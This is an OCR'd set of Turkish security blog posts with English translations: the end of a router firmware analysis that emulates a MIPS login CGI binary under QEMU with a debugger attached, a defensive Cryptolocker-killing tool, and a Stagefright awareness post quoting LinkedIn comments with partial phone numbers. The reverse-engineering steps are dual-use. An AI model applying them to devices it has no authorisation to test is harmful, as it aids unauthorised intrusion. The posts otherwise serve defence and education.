





Statik olarak değil de dinamik olarak donanım yazılımında yer alan programları teker teker analiz etmek istiyoruz dersek de o zaman, QEMU öykünücüsü (emulator) ve IDA Pro aracı sayesinde aşağıdaki ekran görüntüsülerinde yer aldığı şekilde programları (örnek: login) detaylı bir şekilde analiz edebiliriz.


Applications Places Sun Sep 14, 8:30 AM root
root@kali: /squashfs-root/webs/cgi-bin
File Edit View Search Terminal Help
root@kali:/squashfs-root/webs/cgi-bin# ls -al
total 176
drwxr-xr-x 2 root root 4096 Sep 7 07:08 .
drwxr-xr-x 21 root root 4096 Sep 7 07:08 ..
-rwxr-xr-x 1 root root 34 Sep 7 07:08 cert
-rwxr-xr-x 1 root root 44696 Sep 7 07:08 cert_load
-rwxr-xr-x 1 root root 53432 Sep 7 07:08 loader
-rwxr-xr-x 1 root root 15268 Sep 7 07:08 login
-rwxr-xr-x 1 root root 16940 Sep 7 07:08 restore_config
-rwxr-xr-x 1 root root 27280 Sep 7 07:08 webapp
root@kali:/squashfs-root/webs/cgi-bin# file login
login: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked (uses shared libs), stripped
root@kali:/squashfs-root/webs/cgi-bin# file webapp
webapp: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked (uses shared libs), stripped
root@kali:/squashfs-root/webs/cgi-bin# file loader
loader: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), dynamically linked (uses shared libs), stripped
root@kali:/squashfs-root/webs/cgi-bin#


Applications Places Mon Sep 15, 2:59 PM root
root@kali: /squashfs-root/webs/cgi-bin
File Edit View Search Terminal Help
root@kali:/squashfs-root/webs/cgi-bin# qemu-mips login
Content-type: text/html; Charset=UTF-8
Pragma: no-cache
Cache-Control: no-cache
Expires: -1
<html>
<head>
<meta http-equiv="Refresh" content="0; url=/login.html?ErrorCode=1">
</head>
<body>
</body>
</html>
root@kali:/squashfs-root/webs/cgi-bin# echo "redirect=&user=mert&password=mert&gonder=TAMAM" | qemu-mips -E REQUEST_METHOD="POST" -E CONTENT_LENGTH=46 -E CONTENT_TYPE="application/x-www-form-urlencoded" -g 1234 login





Çok daha fazlasını öğrenmek ve uygulamak istiyorum diyenleriniz için ise Abusing the Internet of Things: Blackouts, Freakouts, and Stakeouts kitabına bir göz atmalarını tavsiye edebilirim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Cryptokiller Aracı

Source: https://www.mertsarica.com/cryptokiller-araci/

By M.S on September 8th, 2015

Geçtiğimiz haftalarda, kullanıcıların ve kurumların oldukça başını ağrıtan Cryptolocker zararlı yazılımı üzerinde çalışırken, işletim sistemine Cryptolocker zararlı yazılımının bulaştığını tespit edip, işlemi (process) durduran Cryptokiller adında bir araç hazırladım.

Windows 7 Enterprise SP1 (x86)'de test ettiğim bu aracı 5 farklı Cryptolocker zararlı yazılımı üzerinde test ettikten sonra yeni bir salgın başlamadan önce herkesin kullanımına sunma kararı aldım.

İlerleyen zamanlarda bu aracı kaynak kodu ile birlikte burada yayınlayacağım. Bu sayede aracı ihtiyaçlarınıza göre iyileştirme/geliştirme imkanınız olacaktır.

Aracın Kısıtları:

- Cryptokiller aracı, Cryptolocker zararlı yazılımı sisteme bulaşmadan önce sistem üzerinde çalışıyor olması gerekmektedir.
- Cryptolocker'ı tespit etmek için sistem üzerinde en az bir dosyanın Cryptolocker tarafından şifrelenmesi gerekmektedir.
- Aracın yönetici yetkisi ile çalıştırılması gerekmektedir.
- 32 bit Windows işletim sistemi üzerinde çalışmaktadır.

- Sistem üzerinde Python 2.7 ve Winappdbg modülünün yüklü olması gerekmektedir.

Aracı "hidden" parametresi ile çalıştırdığınız taktirde (cryptokiller.exe hidden) GUI olmadan çalışabilmekte ve gerçekleştirdiği işlemlerlerle ilgili bilgileri C:\Cryptokiller klasörü altına kayıt etmektedir.

Araç ile ilgili gelişmelerden haberdar olmak için https://www.mertsarica.com/cryptokiller adresini ziyaret edebilirsiniz.

Uyarı: Crytokiller, POC olarak geliştirdiğim bir araçtır bu nedenle hataları/eksikleri olabilir. Aracı prototip olarak düşünmeli ve bunu göz önünde bulundurarak kullanmanızı öneririm.

İndir (Windows 7 Enterprise SP1 x86'da test edilmiştir.)

Güncelleme (19.11.2015): Cryptokiller aracının kaynak kodu yayınlanmıştır.

ENGLISH

While I was working on a Cryptolocker malware that targeted Turkish users, I decided to create a POC tool called Cryptokiller (tested on Windows 7 Enterprise SP1 x86) which is able to detect and stop the infection and also kills the infected process. I tested it on 5 different Cryptolocker malwares.

I will share the source code of Cryptokiller soon so you will be able to modify it for your needs.

Limitations:

- Cryptokiller must be running on the operating system before the infection.
- Cryptokiller is able to detect & kill the Cryptolocker process after at least one file is encrypted by Cryptolocker.
- It must be run must under an account with administrator privileges.
- Supports only 32 bit Windows 7 at the moment.
- Python 2.7 and Winappdbg module must be installed on the system.

You can run Cryptokiller without GUI by running it with "hidden" parameter. (cryptokiller.exe hidden). You will find the log file inside C:\Cryptokiller folder.

Warning: Cryptokiller is POC tool. It may have bugs/issues so keep in mind.

Download (Tested on Windows 7 Enterprise SP1 x86)

Update (19.11.2015):Source code of Cryptokiller tool released.


POC Video: Cryptokiller vs 5 Cryptolocker Malwares

Android Stagefright Zafiyeti

Source: https://www.mertsarica.com/android-stagefright-zafiyeti/

By M.S on September 1st, 2015

Linkedin, Twitter gibi sosyal ağları ve medyayı yakından takip eden biri olarak son zamanlarda Linked'in üzerinden iş odaklı Whatsapp grubu kurma modası oldukça dikkatimi çekiyor. Bu modada, bir kişi Whatsapp üzerinde bir grup açıyor ve bunu Linkedin üzerinde duyuruyor ardından ilgilenen kişiler bu duyurunun altına cep telefonu numaralarını yazarak bu gruba dahil olmak istediklerini söylüyorlar. Grubun kurucusu olan kişi de ardından bu cep telefonu numaralarını teker teker gruba eklemeye başlıyor.




2 g


İnsan Kaynakları Yöneticisi

İnsan Kaynakları meslektaşlarımızdan oluşan Whatsapp grubumuza katılmak isterseniz, iletişim numaranızı benimle paylaşabilirsiniz. İyi çalışmalar.

18 Beğenme 47 Yorum




Eski yorumları görüntüle ...



2 g

İnsan Kaynakları Yöneticisi

Şuan ekibimiz 46 kişiden oluşuyor. Meslektaşlarımıza faydalı olacağını düşünüyorum.



2 g

İnsan Kaynakları Yöneticisi

19% 19:05

1 g

Human Resources Manager -

Bey Merhaba, bende gruba katılmak isterim.

1 g

SUPERVISOR /

Merhaba 0538

1 g

İnsan Kaynakları Sorumlusu -

Merhaba 0541


1 g

Social Media Manager at

+90536

1 g


GRUBA KATILMAK İSTERİM 0 535



17 s

Store IT System & Network


İk Alaninda Bende Kendimi Gelistirmek İstiyorum Tabi Grup İllaki İk Calisani Olarak Zorunlu Ozel Degilse 0530



11 s

Risk Uzmanı

Benide ekler miniz



10 s


Çalışma İlişkileri ve)...

5333

9 s


Human Resources Manager -

Merhabalar, 0506



21 s

İnsan Kaynakları Yöneticisi



2 s

Manager

ik 0532

1 s

Psikolog / İnsan Kaynakları

536

1 s

Müşteri Temsilcisi / Bankası

0542

1 s

Master Trainer , HR - Group

Merhaba,

Iletisim caginin avantajlarini kulanmak, gayet mantikli bir yöntem ve bu faydali calismanin içinde yer almak isterim. Group ik

0530

Sorun bunun neresinde diye soracak olursanız birincisi Linkedin iş odaklı kullanılan bir sosyal ağ ve burada çalıştığınız kurumdan, pozisyonunuza kadar işiniz ve işyeriniz ile ilgili çeşitli bilgiler paylaşıyorsunuz. Kurumları hacklemek isteyen art niyetli kişilerin, istihbarat servislerinin, kurum çalışanlarını hedef aldığını biliyoruz. En yakın örnek olarak Edward Snowden tarafından sızdırılan belgelerde, ABD istihbarat servisi NSA ile İngiliz siber istihbarat servisi GCHQ'nun, 2010 yılında sim kart şifreleme anahtarlarını çalmak için sim kart üreticisi Gemalto firmasının çalışanlarının e-posta ve Facebook hesaplarına sızdıkları anlaşılmıştı. 2015 yılında neler yaptıklarını hayal bile edememekle birlikte, istihbarat servisleri dışında art niyetli kişilerin de akıllı telefonları hatta ve hatta akıllı saatleri bile hedef aldığını görüyoruz.


Eskiden olsaydı, telefon numaranızı internette ve/veya herhangi bir ortamda paylaştığınızda başınıza gelebilecek en kötü şey olsa olsa gecenin köründe sizi rahatsız eden bir telefon sapığı olurdu. Ancak bu çağda başınıza gelebilecek en kötü şey, telefonunuzu hackleyen (Evil Pi başlıklı yazımda zafiyet barındıran Android telefonların nasıl istismar edilebileceğini simüle etmiştim.) ve tüm kişisel verilerinizi çalan bir art niyetli kişi olabilir.

5 Ağustos 2015 tarihinde gerçekleştirilen Black Hat bilgi güvenliği konferansında, Joshua Drake (@jduck) tarafından 950 milyon Android cihazı etkileyen bir zafiyetin detaylarına yer verildi. Bu zafiyeti istismar etmek (cep telefonunu/tableti hacklemek) için hedef kişinin cep telefonunu bilmek ve istismar kodu içeren bir multimedya mesaj veya mp4 formatına sahip bir video dosyasının bağlantı adresini göndermek yeterli oluyor.

Android işletim sistemi için yamalar bildiğiniz üzere Google tarafından hemen yayınlansa da, telefonunuza indirilebilmeniz için cihaz üreticisi (misal Samsung) tarafından güncelleme yazılımının hazırlanması gerekiyor. Durum böyle olunca da Google ilgili zafiyeti ortadan kaldıran yamayı zafiyetin tespitinden bir gün sonra yayınlasa bile üreticinin de elini çabuk tutması gerekiyor.

Her ne kadar Google ilgili yamayı yayınlasa da bu defa da yamanın aslında zafiyeti ortadan kaldırılmadığı Exodus firmasının yaptığı bir araştırma ile ortaya çıktı. En iyi ihtimalle Eylül ayından önce bu yamayı Android cihazımıza yükleyemeyeceğiz gibi görünüyor.

Peki elimizi kolumuzu bağlayıp bekleyecek miyiz ? Hayır. İlk olarak Android cihazımızın bu zafiyetten etkilenip etkilenmediğini StageFright Detector aracı ile öğrenebiliriz.


58%
18:58
Stagefright Detector
Testing CVE-2015-1538
Testing CVE-2015-1539
Testing CVE-2015-3824
Testing CVE-2015-3826
Testing CVE-2015-3827
Testing CVE-2015-3828
Testing CVE-2015-3829
Vulnerable
Your device is affected by the Stagefright vulnerability.
contact us

İkinci olarak her ne kadar MMS, atak vektörlerinden sadece biri de olsa, en kolay istismar edilebileceği için buradan gelecek bir saldırıyı engellemek için size gönderilen MMS'in Android cihazınız tarafından otomatik olarak almasını engellemek isteyebilirsiniz. (Bunu devre dışı bıraksanız bile, manuel olarak gelen MMS'i alıp görüntülediğiniz taktirde cihazınızın hacklenebileceğini unutmayın!)

MMS'in otomatik alması ve gösterilmesini devre dışı bırakmak için aşağıdaki adımları izleyebilirsiniz.

Android için; Ayarlar -> Mesaj -> Multimedya mesajları -> Otomatik al
Google Hangout için; Hangout -> Ayarlar -> SMS -> MMS'leri otomatik al

Samsung kullanıcısı iseniz MMS'i devre dışı bırakmak için Samsung tarafından yayınlanan MMS control uygulamasını da yükleyebilirsiniz.

Yukarıdaki adımlar bir yama gibi bu zafiyeti tamamiyle ortadan kaldırmayacağı için ve Google firması Android 4.0 "Ice Cream Sandwich" ile gelen ASLR (address space layout randomization) güvenlik önlemi sayesinde bu zafiyetin çok sayıda cihazda istismar edilmesinin zor olduğunu söylese de, yama çıkana kadar dikkatli olmakta fayda var.


Sonuç itibariyle, akıllı cihazlarda ortaya çıkan zafiyetleri istismar etmek için kimi zaman sadece cep telefonu numarasının yeterli olması, kurumlara sızmak isteyen art niyetli kişilerin kurum çalışanlarını hedef alması ile sonuçlanabiliyor bu nedenle cep telefonu numaranızı paylaşırken bile temkinli olmakta fayda olduğunu asla unutmayın.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Güncelleme: 09.09.2015 tarihi ile cve-2015-1538 zafiyeti için istismar kodu yayınlanmıştır.

ENGLISH (Translated by Hüseyin Fatih Akar | Twitter: @thehakar | E-Mail: hakar1@binghamton.edu)

As a person who is really interested in social networks, the trend of creating business-oriented Whatsapp groups on LinkedIn takes my attention. In this trend, someone is creates a Whatsapp group and announces it on LinkedIn. Then other people drop a comment below with their phone number, state that they want to join that group. Afterwards the creator of the group adds them to the group one by one.




2 g


İnsan Kaynakları Yöneticisi

İnsan Kaynakları meslektaşlarımızdan oluşan Whatsapp grubumuza katılmak isterseniz, iletişim numaranızı benimle paylaşabilirsiniz. İyi çalışmalar.

18 Beğenme 47 Yorum




Eski yorumları görüntüle ...



2 g

İnsan Kaynakları Yöneticisi

Şuan ekibimiz 46 kişiden oluşuyor. Meslektaşlarımıza faydalı olacağını düşünüyorum.



2 g

İnsan Kaynakları Yöneticisi

19% 19:05

1 g

Human Resources Manager -

Bey Merhaba, bende gruba katılmak isterim.

1 g

SUPERVISOR /

Merhaba 0538

1 g

İnsan Kaynakları Sorumlusu -

Merhaba 0541


1 g

Social Media Manager at

+90536

1 g


GRUBA KATILMAK İSTERİM 0 535



17 s

Store IT System & Network


İk Alaninda Bende Kendimi Gelistirmek İstiyorum Tabi Grup İllaki İk Calisani Olarak Zorunlu Ozel Degilse 0530



11 s

Risk Uzmanı

Benide ekler miniz



10 s


Çalışma İlişkileri ve)...

5333

9 s

